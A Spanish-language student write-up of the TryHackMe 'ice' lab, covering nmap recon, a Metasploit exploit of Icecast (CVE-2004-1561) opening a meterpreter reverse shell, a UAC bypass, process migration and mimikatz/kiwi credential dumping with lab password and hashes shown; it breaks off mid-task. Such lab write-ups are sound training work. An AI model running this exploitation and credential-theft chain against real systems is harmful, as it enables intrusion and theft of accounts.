

Curso de Especialización

Ciberseguridad en las TIC

Actividad	10.	Explotación
vulnerabilidades	+	Escalado de
privilegios		

Objetivos

- Realizar los laboratorios de TryHackMe de ice y blue
- Realizar un informe de WriteUp en base a las preguntas del reto y las capturas

Resumen

Autora: Marina del Pilar López Oliva

Febrero 2026

IES Camp de Morvedre

Obra publicada con [Licencia Creative Commons Reconocimiento Compartir igual 4.0](https://creativecommons.org/licenses/by-sa/4.0/)



Revisión

Revisión	Fecha	Descripción
1.0	10/02/2026	Realización de los WriteUp

Índice de Contenidos

1. WriteUp de la máquina “ice”	4
Task 1 - Connect.....	4
Task 2 - Recon.....	5
Task 3 - Gain Access.....	6
Task 4 - Escalate.....	10
Task 5 - Looting.....	15
Task 6 - Post-Exploitation.....	17
2. WriteUp de la máquina “blue”	20
Task 1 - Recon.....	20
Task 2 - Gain Access.....	21
Task 3 - Scalate.....	23
Task 4 - Cracking.....	25
Task 5 - Find Flags!.....	27
3. Captura del perfil y los laboratorios completados.....	29


1. WriteUp de la máquina “ice”

Task 1 - Connect

Lo primero que tenemos que hacer para esta máquina es conectarse por VPN a TryHackMe. Para ello, en el primer punto nos deja un apartado “conectarme”, le damos y descargamos nuestro perfil. Después nos instalamos openvpn y nos conectamos con el comando indicado.

```
└─$ sudo openvpn ~/Descargas/ap-south-1-marlopoli-regular.ovpn
2026-02-04 19:09:01 DEPRECATED OPTION: --persist-key option ignored. Keys
are now always persisted across restarts.
2026-02-04 19:09:01 Note: --cipher is not set. OpenVPN versions before 2.
5 defaulted to BF-CBC as fallback when cipher negotiation failed in this
case. If you need this fallback please add '--data-ciphers-fallback BF-CB
C' to your configuration and/or add BF-CBC to --data-ciphers. E.g. --data
-ciphers DEFAULT:BF-CBC
2026-02-04 19:09:01 OpenVPN 2.7_rc5 x86_64-pc-linux-gnu [SSL (OpenSSL)] [
LZO] [LZ4] [EPOLL] [PKCS11] [MH/PKTINFO] [AEAD] [DCO]
2026-02-04 19:09:01 library versions: OpenSSL 3.5.4 30 Sep 2025, LZO 2.10
2026-02-04 19:09:01 DCO version: 6.18.5+kali-amd64 #1 SMP PREEMPT_DYNAMIC
Kali 6.18.5-1kali1 (2026-01-19)
2026-02-04 19:09:01 TCP/UDP: Preserving recently used remote address: [AF
_INET]35.154.230.92:1194
2026-02-04 19:09:01 Socket Buffers: R=[212992→212992] S=[212992→212992]
2026-02-04 19:09:01 UDPv4 link local: (not bound)
2026-02-04 19:09:01 UDPv4 link remote: [AF_INET]35.154.230.92:1194
2026-02-04 19:09:01 TLS: Initial packet from [AF_INET]35.154.230.92:1194,
sid=b8cbe766 c7bba854
```

Una vez hecho, tendremos que verificar que estamos en la red TryHackMe, podemos hacerlo desde la terminal, o en donde hemos descargado nuestro perfil.



Como podemos ver, se nos ha asignado una IP de la red TryHackMe, la que utilizaremos para explotar las vulnerabilidades.

Task 2 - Recon

La primera tarea que se nos pide, es una tarea sencilla pero la más importante para comenzar cualquier tipo de reto que se nos proponga, es la fase de reconocimiento o reunión de información. Primero tendremos que empezar la máquina que se nos propone, lo que nos dará una IP que usaremos para explotar.

En el escenario actual, tenemos un sistema que explotar por lo que necesitamos escanear el sistema. Entonces, una vez tenemos la máquina con su IP, realizaremos el procedimiento de escaneo utilizando Nmap.

```

└─$ nmap -sV -p- 10.48.152.197
Starting Nmap 7.98 ( https://nmap.org ) at 2026-02-04 19:29 +0100
Nmap scan report for 10.48.152.197
Host is up (0.12s latency).
Not shown: 65523 closed tcp ports (reset)
PORT      STATE SERVICE          VERSION
135/tcp    open  msrpc            Microsoft Windows RPC
139/tcp    open  netbios-ssn     Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds     Microsoft Windows 7 - 10 microsoft-ds (work
group: WORKGROUP)
3389/tcp   open  ms-wbt-server    Microsoft Terminal Service
5357/tcp   open  http             Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
8000/tcp   open  http             Icecast streaming media server
49152/tcp  open  msrpc            Microsoft Windows RPC
49153/tcp  open  msrpc            Microsoft Windows RPC
49154/tcp  open  msrpc            Microsoft Windows RPC
49158/tcp  open  msrpc            Microsoft Windows RPC
49159/tcp  open  msrpc            Microsoft Windows RPC
49160/tcp  open  msrpc            Microsoft Windows RPC
Service Info: Host: DARK-PC; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https
://nmap.org/submit/ .

```

En esta captura tenemos las respuestas a todas las preguntas de esta tarea.

La primera nos pregunta sobre el puerto de Microsoft Remote Desktop (MSRDP). Este puerto corresponde a “ms-wbt-server”, que es el puerto 3389.

```
3389/tcp open ms-wbt-server
```

Después nos pregunta sobre el servicio que está corriendo en el puerto 8000. Podemos ver que es el http, y su versión es “Icecast streaming media server”. Para la respuesta de esta pregunta, nos quedaremos con la primera palabra de la versión. Por lo que la respuesta es “Icecast”.

```
8000/tcp open http Icecast streaming media server
```

La última pregunta que tenemos que responder es el hostname de la máquina. En el mismo reconocimiento, en la última línea, tenemos el nombre, "DARK-PC".

```
Service Info: Host: DARK-PC; OS: Windows; CPE: cpe:/o:microsoft:windows
```

Task 3 - Gain Access

Ahora que hemos identificado los servicios y las versiones que se ejecutan en la máquina víctima, podemos profundizar en los servicios y aplicaciones que se están ejecutando. Según nuestro laboratorio, uno de los servicios más extraños identificados es el Icecast. La versión que se ejecuta en nuestro objetivo, es muy defectuosa y tiene una vulnerabilidad conicida. La primera pregunta nos pide que utilicemos <https://www.cvedetails.com> para responder cuál es el puntaje de impacto para esta vulnerabilidad. Para ello, accedemos a la página y visualizamos, en la parte inferior, el puntaje de impacto, que es 6.4.

Vulnerability Details : CVE-2004-1561
🚩 Public exploit exists!

Icecast 2.0.1 and earlier Buffer Overflow via HTTP Headers Allows Remote Code Execution

Buffer overflow in Icecast 2.0.1 and earlier allows remote attackers to execute arbitrary code via an HTTP request with a large number of headers.

Published 2004-12-31 05:00:00 Updated 2025-04-03 01:03:51 Source [MITRE](#) View at [NVD](#), [CVE.org](#), [EUVD](#)

Vulnerability category: **Overflow** [Execute code](#)

Products affected by CVE-2004-1561

[Icecast » Icecast » Version: 2.0](#)
 cpe:2.3:a:icecast:icecast:2.0:*:*:*:*:* Matching versions

[Icecast » Icecast » Version: 2.0.1](#)
 cpe:2.3:a:icecast:icecast:2.0.1:*:*:*:*:* Matching versions

Exploit prediction scoring system (EPSS) score for CVE-2004-1561 [EPSS FAQ](#)

82.17%

 Probability of exploitation activity in the next 30 days [EPSS Score History](#)

~ 99 %

 Percentile, the proportion of vulnerabilities that are scored at or less

Metasploit modules for CVE-2004-1561

Icecast Header Overwrite

Disclosure Date: 2004-09-28
 First seen: 2020-04-26

exploit/windows/http/icecast_header
 This module exploits a buffer overflow in the header parsing of icecast versions 2.0.1 and earlier, discovered by Luigi Auriemma. Sending 32 HTTP headers will cause a write one past the end of a pointer array. On win32 this happens to overwrite the saved inst
[More information](#)

CVSS scores for CVE-2004-1561

Base Score	Base Severity	CVSS Vector	Exploitability Score	Impact Score	Score Source	First Seen
7.5	HIGH	AV:N/AC:L/Au:N/C:P/I:P/A:P	10.0	6.4	NIST	

La siguiente pregunta es sobre el número CVE. También lo pone en la misma página que hemos visitado. En este caso es CVE-2004-1561.

CVSS scores for **CVE-2004-1561**

Base Score	Base Severity	CVSS Vector	Exploitability Score	Impact Score	Score Source	First Seen
7.5	HIGH	AV:N/AC:L/Au:N/C:P/I:P/A:P	10.0	6.4	NIST	

Una vez tenemos la vulnerabilidad localizada, vamos a abrir el metasploit en nuestra máquina atacante utilizando “msfconsole”. Después de que Metasploit haya comenzado, busquemos nuestro exploit de objetivo usando el comando 'search icecast'. Con este comando, podemos ver cuál es el camino completo para el módulo de explotación, en este caso es “exploit/windows/http/icecast_header”.

```
msf > search icecast

Matching Modules

#  Name                                     Disclosure Date  Rank  Check
-  -                                     -
0  exploit/windows/http/icecast_header      2004-09-28      great No
    Icecast Header Overwrite

Interact with a module by name or index. For example info 0, use 0 or use
exploit/windows/http/icecast_header
```

Vamos a seguir adelante y seleccionar este módulo para su uso. Escriba el comando “use icecast” o “use 0” para seleccionar nuestro resultado de búsqueda. Nos saldrá el siguiente terminal.

```
msf > use icecast

Matching Modules

#  Name                                     Disclosure Date  Rank  Check
-  -                                     -
0  exploit/windows/http/icecast_header      2004-09-28      great No
    Icecast Header Overwrite

Interact with a module by name or index. For example info 0, use 0 or use
exploit/windows/http/icecast_header

[*] Using exploit/windows/http/icecast_header
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf exploit(windows/http/icecast_header) >
```

Después de acceder al módulo, comprobamos qué opciones tenemos que establecer. Cuando ejecutamos “show options” nos muestra las configuraciones establecidas. Como podemos observar, el único campo sin establecer es “rhosts”.

```
msf exploit(windows/http/icecast_header) > show options

Module options (exploit/windows/http/icecast_header):



| Name   | Current Setting | Required | Description                                                                                |
|--------|-----------------|----------|--------------------------------------------------------------------------------------------|
| RHOSTS |                 | yes      | The target host(s), see https://docs.metasploit.com/docs/using-the-meterpreter-reverse-tcp |
| RPORT  | 8000            | yes      | The target port (TCP)                                                                      |



Payload options (windows/meterpreter/reverse_tcp):



| Name     | Current Setting | Required | Description                                               |
|----------|-----------------|----------|-----------------------------------------------------------|
| EXITFUNC | thread          | yes      | Exit technique (Accepted: '', seh, thread, process, none) |
| LHOST    | 192.168.100.11  | yes      | The listen address (an interface may be specified)        |
| LPORT    | 4444            | yes      | The listen port                                           |



Exploit target:



| Id | Name      |
|----|-----------|
| 0  | Automatic |



View the full module info with the info, or info -d command.
```

Para que funcione tendremos que cambiar el “rhosts” por la IP de nuestra víctima, ice, que en mi caso es 10.48.152.197.

```
msf exploit(windows/http/icecast_header) > set rhosts 10.48.152.197
rhosts => 10.48.152.197
```

Primero vamos a comprobar que la opción LHOST está establecida en nuestra IP tun0 (que se puede encontrar en el Acceso Página). Con eso hecho, establezcamos esa última opción en nuestra IP de destino. Ahora que tenemos todo listo para ir, vamos a ejecutar nuestro exploit usando el comando “exploit”. En mi caso, la IP es 192.168.201.113, hay que establecerla y luego explotarla con “exploit”.

```
msf exploit(windows/http/icecast_header) : set lhost 192.168.201.113
lhost => 192.168.201.113
msf exploit(windows/http/icecast_header) > show options

Module options (exploit/windows/http/icecast_header):
```

Name	Current Setting	Required	Description
RHOSTS		yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	8000	yes	The target port (TCP)

```

Payload options (windows/meterpreter/reverse_tcp):

Name      Current Setting  Required  Description
--      -
EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST     192.168.201.113 yes       The listen address (an interface may be specified)
LPORT     4444             yes       The listen port

Exploit target:

Id  Name
--  --
0   Automatic

View the full module info with the info, or info -d command.
```

Una vez establecida la IP del atacante, realizamos la explotación.

```
msf exploit(windows/http/icecast_header) > exploit
[*] Started reverse TCP handler on 192.168.201.113:4444
[*] Sending stage (190534 bytes) to 10.48.152.197
[*] Meterpreter session 1 opened (192.168.201.113:4444 -> 10.48.152.197:4444) at 2026-02-04 20:03:31 +0100

meterpreter > █
```

Y con esto, hemos completado la tarea 3 del TryHackMe.

Task 4 - Escalate

Vemos que al ganar acceso, el nombre de la “shell” que obtenemos es “meterpreter”. Esto lo podemos ver en la imagen anterior.

Ahora nos preguntan sobre el usuario que estaba ejecutando el proceso de Iccast. Podemos obtener que usuario es con el comando “getuid”, y nos muestra que es “Dark”.

```
meterpreter > getuid
Server username: Dark-PC\Dark
```

Luego se nos pregunta por cuál construcción de Windows es el sistema que hemos visitado. Para ello, ejecutamos el comando “sysinfo”, que nos mostrará toda la información del sistema que hemos explotado. En este caso, podemos visualizar que es “7601”. Luego se nos pregunta sobre la arquitectura, podemos ver en la imagen de antes que es “x64”.

```
meterpreter > sysinfo
Computer      : DARK-PC
OS            : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture  : x64
System Language : en_US
Domain        : WORKGROUP
Logged On Users : 2
Meterpreter    : x86/windows
```

Ahora que conocemos la arquitectura del proceso, realicemos un poco más de reconocimiento. Si bien esto no funciona mejor en las máquinas x64, ahora ejecutemos el siguiente comando “run post/multi/recon/local_exploit_suggester”.

```
meterpreter > run post/multi/recon/local_exploit_suggester
[*] 10.48.152.197 - Collecting local exploits for x86/windows ...
/usr/share/metasploit-framework/lib/rex/proto/ldap.rb:13: warning: already initialized constant Net::LDAP::WhoamiOid
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/net-ldap-0.20.0/lib/net/ldap.rb:344: warning: previous definition of WhoamiOid was here
[*] Collecting exploit 912 / 2601
```

La ejecución del sugerente de exploit local devolverá bastantes resultados para posibles exploits de escalada. ¿Cuál es el camino completo (comenzando con exploit/) para el primer exploit devuelto? Para contestar a esta pregunta, deberemos ver qué exploit está en los primeros lugares, después de que se ejecute completamente el exploit.

```
o C:\Users\Dark\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Sta
rtup
[*] Running check method for exploit 53 / 53
[*] 10.48.152.197 - Valid modules for session 1:

=====

#   Name                                     Po
tentially Vulnerable? Check Result
-   -
1   exploit/windows/local/bypassuac_comhijack   Ye
s       The target appears to be vulnerable.
2   exploit/windows/local/bypassuac_eventvwr   Ye
s       The target appears to be vulnerable.
```

Ahora pasaremos este proceso a segundo plano escribiendo “background”. Y con “sessions” veremos la sesión a la que hace referencia. En este caso, visualizamos que es la sesión 1.

```
meterpreter > background
[*] Backgrounding session 1 ...
msf exploit(windows/http/icecast_header) > sessions

Active sessions
=====

```

<u>Id</u>	<u>Name</u>	<u>Type</u>	<u>Information</u>	<u>Connection</u>
1		meterpreter x86/windows	Dark-PC\Dark @ DAR K-PC	192.168.201.113:4444 → 10.48.152.197:4444

A continuación, tendremos que utilizar el exploit que hemos encontrado antes. Es decir, el “bypassuac_eventvwr”. Para ello, tendremos que darle a “use” y la ruta entera que hemos encontrado antes.

```
msf exploit(windows/http/icecast_header) > use exploit/windows/local/bypassuac_eventvwr
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
```

Cuando le damos a “show options” podemos observar que necesitamos especificarle una sesión. Para ello utilizamos “set session” y le pondremos el número de la sesión que hemos mandado a segundo plano, en este caso es 1.

```
msf exploit(windows/local/bypassuac_eventvwr) > show options
Module options (exploit/windows/local/bypassuac_eventvwr):
  Name      Current Setting  Required  Description
  --      -
  SESSION   session         yes       The session to run this module on

Payload options (windows/meterpreter/reverse_tcp):
  Name      Current Setting  Required  Description
  --      -
  EXITFUNC  process         yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     192.168.100.11  yes       The listen address (an interface may be specified)
  LPORT     4444            yes       The listen port

Exploit target:
  Id  Name
  --  --
  0    Windows x86

View the full module info with the info, or info -d command.
msf exploit(windows/local/bypassuac_eventvwr) > set session 1
session => 1
```

Ahora que hemos establecido nuestro número de sesión, se revelarán más opciones en el menú de opciones. Tendremos que establecer uno más ya que nuestra IP de oyente no es correcta. Para ello, tenemos que rellenar la opción “lhost”. Con “ip addr” vemos la IP que tenemos y luego la establecemos utilizando “set lhost”.

```
msf exploit(windows/local/bypassuac_eventvwr) > ip addr
[*] exec: ip addr

1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
   link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
   inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
   inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc fq_codel state DOWN group default qlen 1000
   link/ether 00:31:92:b4:1e:8b brd ff:ff:ff:ff:ff:ff
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
   link/ether e4:54:e8:74:4d:15 brd ff:ff:ff:ff:ff:ff
   inet 192.168.100.11/24 brd 192.168.100.255 scope global dynamic noprefixroute eth1
       valid_lft 328sec preferred_lft 328sec
   inet6 fe80::7b01:8b4b:d96b:40bd/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
4: docker0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default
   link/ether 02:42:63:7a:85:1c brd ff:ff:ff:ff:ff:ff
   inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
       valid_lft forever preferred_lft forever
5: br-38baa1c4a8f5: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default
   link/ether 02:42:61:46:cd:17 brd ff:ff:ff:ff:ff:ff
   inet 172.18.0.1/16 brd 172.18.255.255 scope global br-38baa1c4a8f5
       valid_lft forever preferred_lft forever
6: vboxnet0: <BROADCAST,MULTICAST> mtu 1500 qdisc noop state DOWN group default qlen 1000
   link/ether 0a:00:27:00:00:00 brd ff:ff:ff:ff:ff:ff
7: tun0: <POINTOPOINT,NOARP,UP,LOWER_UP> mtu 1380 qdisc noqueue state UP group default qlen 1000
   link/none
   inet 192.168.201.113/17 brd 192.168.255.255 scope global tun0
       valid_lft forever preferred_lft forever
   inet6 fe80::323e:99b2:f851:731/64 scope link stable-privacy proto kernel_ll
       valid_lft forever preferred_lft forever
msf exploit(windows/local/bypassuac_eventvwr) > set lhost 192.168.201.113
lhost => 192.168.201.113
```

Una vez puesta la última opción, ya podemos realizar la explotación con “run”.

```
msf exploit(windows/local/bypassuac_eventvwr) > run
[*] Started reverse TCP handler on 192.168.201.113:4444
[*] UAC is Enabled, checking level ...
[+] Part of Administrators group! Continuing...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[*] Configuring payload and stager registry keys ...
[*] Executing payload: C:\Windows\SysWOW64\eventvwr.exe
[+] eventvwr.exe executed successfully, waiting 10 seconds for the payload to execute.
[*] Sending stage (190534 bytes) to 10.48.152.197
[*] Meterpreter session 2 opened (192.168.201.113:4444 -> 10.48.152.197:49206) at 2026-02-04 20:23:14 +0100
[*] Cleaning up registry keys ...

meterpreter > 
```

Después de la finalización de la escalada de privilegios, se abrirá una nueva sesión. Podemos cambiar de sesiones con el comando “sessions” y seleccionando el número de la sesión que queramos.

```
meterpreter > sessions 1
[*] Backgrounding session 2 ...
meterpreter > sessions 2
[*] Backgrounding session 1 ...
meterpreter > 
```

Ahora podemos verificar que hemos ampliado los permisos usando el comando "getprivs". Con esto podemos ver que permisos nos permite tomar posesión de los archivos que es "SeTakeOwnershipPrivilege". Esto nos permite tomar posesión de archivos, carpetas, claves de registro y otros objetos en Windows porque otorga al usuario el derecho de WRITE_OWNER sobre el descriptor de seguridad del objeto.

```
meterpreter > getprivs

Enabled Process Privileges
=====

Name
----
SeBackupPrivilege
SeChangeNotifyPrivilege
SeCreateGlobalPrivilege
SeCreatePagefilePrivilege
SeCreateSymbolicLinkPrivilege
SeDebugPrivilege
SeImpersonatePrivilege
SeIncreaseBasePriorityPrivilege
SeIncreaseQuotaPrivilege
SeIncreaseWorkingSetPrivilege
SeLoadDriverPrivilege
SeManageVolumePrivilege
SeProfileSingleProcessPrivilege
SeRemoteShutdownPrivilege
SeRestorePrivilege
SeSecurityPrivilege
SeShutdownPrivilege
SeSystemEnvironmentPrivilege
SeSystemProfilePrivilege
SeSystemtimePrivilege
SeTakeOwnershipPrivilege
SeTimeZonePrivilege
SeUndockPrivilege
```

Con esto confirmamos que tenemos los mayores privilegios.

Esto es lo último que nos pide la tarea 4, ahora ya podemos pasar a la tarea 5 sobre "Looting".

Task 5 - Looting

Antes de una acción adicional, necesitamos pasar a un proceso que realmente tenga los permisos que necesitamos para interactuar con el servicio de lsass, el servicio responsable de la autenticación dentro de Windows. Primero, vamos a enumerar los procesos usando el comando “ps”. Tenga en cuenta que podemos ver los procesos que ejecutan NT AUTHORITY\SYSTEM, ya que tenemos permisos intensificados.

```
meterpreter > ps
```

Process List						
PID	PPID	Name	Arch	Session	User	Path
0	0	[System Process]				
4	0	System				
396	696	svchost.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\svchost.exe
416	4	smss.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\smss.exe
548	540	csrss.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\csrss.exe
596	540	wininit.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\wininit.exe
608	588	csrss.exe	x64	1	NT AUTHORITY\SYSTEM	C:\Windows\System32\csrss.exe
656	588	winlogon.exe	x64	1	NT AUTHORITY\SYSTEM	C:\Windows\System32\winlogon.exe
684	696	svchost.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\svchost.exe
696	596	services.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\services.exe
704	596	lsass.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\lsass.exe
712	596	lsass.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\lsass.exe
812	824	slui.exe	x64	1	Dark-PC\Dark	C:\Windows\System32\slui.exe
824	696	svchost.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\svchost.exe
892	696	svchost.exe	x64	0	NT AUTHORITY\NETWORK SERVICE	C:\Windows\System32\svchost.exe
940	696	svchost.exe	x64	0	NT AUTHORITY\LOCAL SERVICE	C:\Windows\System32\svchost.exe
1008	696	vds.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\vds.exe
1064	696	svchost.exe	x64	0	NT AUTHORITY\LOCAL SERVICE	C:\Windows\System32\svchost.exe
1144	696	svchost.exe	x64	0	NT AUTHORITY\NETWORK SERVICE	C:\Windows\System32\svchost.exe
1276	696	spoolsv.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\spoolsv.exe
1320	696	svchost.exe	x64	0	NT AUTHORITY\LOCAL SERVICE	C:\Windows\System32\svchost.exe
1432	696	taskhost.exe	x64	1	Dark-PC\Dark	C:\Windows\System32\taskhost.exe
1564	548	conhost.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\conhost.exe
1588	396	dwm.exe	x64	1	Dark-PC\Dark	C:\Windows\System32\dwm.exe
1620	1548	explorer.exe	x64	1	Dark-PC\Dark	C:\Windows\explorer.exe
1656	696	amazon-ssm-agent.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Program Files\Amazon\SSM\amazon-ssm-agent.exe
1732	696	LiteAgent.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Program Files\Amazon\Xentools\LiteAgent.exe
1768	696	svchost.exe	x64	0	NT AUTHORITY\LOCAL SERVICE	C:\Windows\System32\svchost.exe
1876	824	WmiPrvSE.exe	x64	0	NT AUTHORITY\NETWORK SERVICE	C:\Windows\System32\wbem\WmiPrvSE.exe
1912	696	Ec2Config.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Program Files\Amazon\Ec2ConfigService\Ec2Config.exe
2088	696	sppsvc.exe	x64	0	NT AUTHORITY\NETWORK SERVICE	C:\Windows\System32\sppsvc.exe
2120	696	svchost.exe	x64	0	NT AUTHORITY\NETWORK SERVICE	C:\Windows\System32\svchost.exe
2292	1620	Icecast2.exe	x86	1	Dark-PC\Dark	C:\Program Files (x86)\Icecast2\Win32\Icecast2.exe
2316	1912	powershell.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
2616	696	SearchIndexer.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\SearchIndexer.exe
2848	696	TrustedInstaller.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\TrustedInstaller.exe
3664	3872	powershell.exe	x86	1	Dark-PC\Dark	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
3704	608	conhost.exe	x64	1	Dark-PC\Dark	C:\Windows\System32\conhost.exe

Con esto podemos visualizar todos los procesos que se estaban ejecutando en la máquina Ice.

Para interactuar con lsass necesitamos estar 'viviendo' en un proceso que es la misma arquitectura que el servicio de lsass y un proceso que tiene los mismos permisos que lsass. El servicio de bobina de impresora responde perfectamente a nuestras necesidades para esto y se reiniciará si lo bloqueamos. Se nos pregunta sobre el nombre del servicio de la impresora. Sabemos que es de bobina, es decir “spool”, si buscamos un servicio con ese nombre, encontramos el spoolsv.exe.

312	1288	explorer.exe	x64	1	Dark-PC\Dark	C:\Windows\explorer.exe
368	692	spoolsv.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\spoolsv.exe
396	692	svchost.exe	x64	0	NT AUTHORITY\LOCAL SERVICE	C:\Windows\System32\svchost.exe
1452	692	taskhost.exe	x64	1	Dark-PC\Dark	C:\Windows\System32\taskhost.exe
1568	692	conhost.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\conhost.exe

Ahora migraremos al proceso con “migrate -N spoolsv.exe”.

```
meterpreter > migrate -N spoolsv.exe
[*] Migrating from 1764 to 1368...
[*] Migration completed successfully.
```

Cuando ejecutamos “getuid” podemos ver que el usuario listado es “NT AUTHORITY\SYSTEM”.

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

Ahora que hemos hecho nuestro camino hacia los permisos completos de administrador, fijaremos nuestra mirada en el saqueo. Mimikatz es una herramienta de descarga de contraseñas bastante infame que es increíblemente útil, Kiwi es una versión de ella. Lo cargaremos usando el comando “load kiwi”.

```
meterpreter > load kiwi
Loading extension kiwi...
.#####. mimikatz 2.2.0 20191125 (x64/windows)
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ## > http://blog.gentilkiwi.com/mimikatz
'## v #' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > http://pingcastle.com / http://mysmartlogon.com ***/
Success.
```

Cargar kiwi en nuestra sesión de meterpreter ampliará nuestro menú de ayuda, podemos ver que tenemos una nueva sección al ejecutar el comando “help”, podemos ver el nuevo apartado de kiwi.

Kiwi Commands	
Command	Description
creds_all	Retrieve all credentials (parsed)
creds_kerberos	Retrieve Kerberos creds (parsed)
creds_livessp	Retrieve Live SSP creds
creds_msv	Retrieve LM/NTLM creds (parsed)
creds_ssp	Retrieve SSP creds
creds_tspkg	Retrieve TsPkg creds (parsed)
creds_wdigest	Retrieve WDigest creds (parsed)
dcsync	Retrieve user account information via DCSync (unparsed)
dcsync_ntlm	Retrieve user account NTLM hash, SID and RID via DCSync
golden_ticket_create	Create a golden kerberos ticket
kerberos_ticket_list	List all kerberos tickets (unparsed)
kerberos_ticket_purge	Purge any in-use kerberos tickets
kerberos_ticket_use	Use a kerberos ticket
kiwi_cmd	Execute an arbitrary mimikatz command (unparsed)
lsa_dump_sam	Dump LSA SAM (unparsed)
lsa_dump_secrets	Dump LSA secrets (unparsed)
password_change	Change the password/hash of a user
wifi_list	List wifi profiles/creds for the current user
wifi_list_shared	List shared wifi profiles/creds (requires SYSTEM)

En este apartado podemos ver todos los comandos que se nos añaden de kiwi. Por ejemplo podemos ver que “creds_all” nos permite recuperar todas las credenciales.

creds_all Retrieve all credentials (parsed)

Si ejecutamos el comando que hemos encontrado, “creds_all”, podemos ver la contraseña de Dark. Mimikatz nos permite robar esta contraseña de la memoria incluso sin que el usuario Dark haya iniciado sesión, ya que hay una tarea programada que ejecuta el Icecast como el usuario Dark. También ayuda que Windows Defender no se esté ejecutando en la caja. La contraseña de Dark es “Password01!”.

```
meterpreter > creds_all
[+] Running as SYSTEM
[*] Retrieving all credentials
msv credentials
=====
Username  Domain  LM              NTLM              SHA1
-----
Dark      Dark-PC  e52cac67419a9a22ecb08369099ed302  7c4fe5eada682714a036e39378362bab  0d082c4b4f2aeafb67fd0ea568a997e9
wdigest credentials
=====
Username  Domain  Password
-----
(null)    (null)  (null)
DARK-PC$  WORKGROUP  (null)
Dark      Dark-PC  Password01!
tspkg credentials
=====
Username  Domain  Password
-----
Dark      Dark-PC  Password01!
kerberos credentials
=====
```

Task 6 - Post-Exploitation

Esta tarea la vamos a utilizar completamente con el comando help. Así que lo primero que haremos será ejecutar el comando.

```
meterpreter > help
Core Commands
=====
Command  Description
-----
?        Help menu
background  Backgrounds the current session
bg        Alias for background
help111  Kill background processes
```

Aquí se nos muestran todos los comandos que podemos utilizar en meterpreter.

Primero se nos pregunta el comando que nos permita volcar todos los hashes de contraseñas almacenados en el sistema. Si buscamos por el comando de ayuda podemos ver que ese comando es “hashdump”.

Priv: Password database Commands

Command	Description
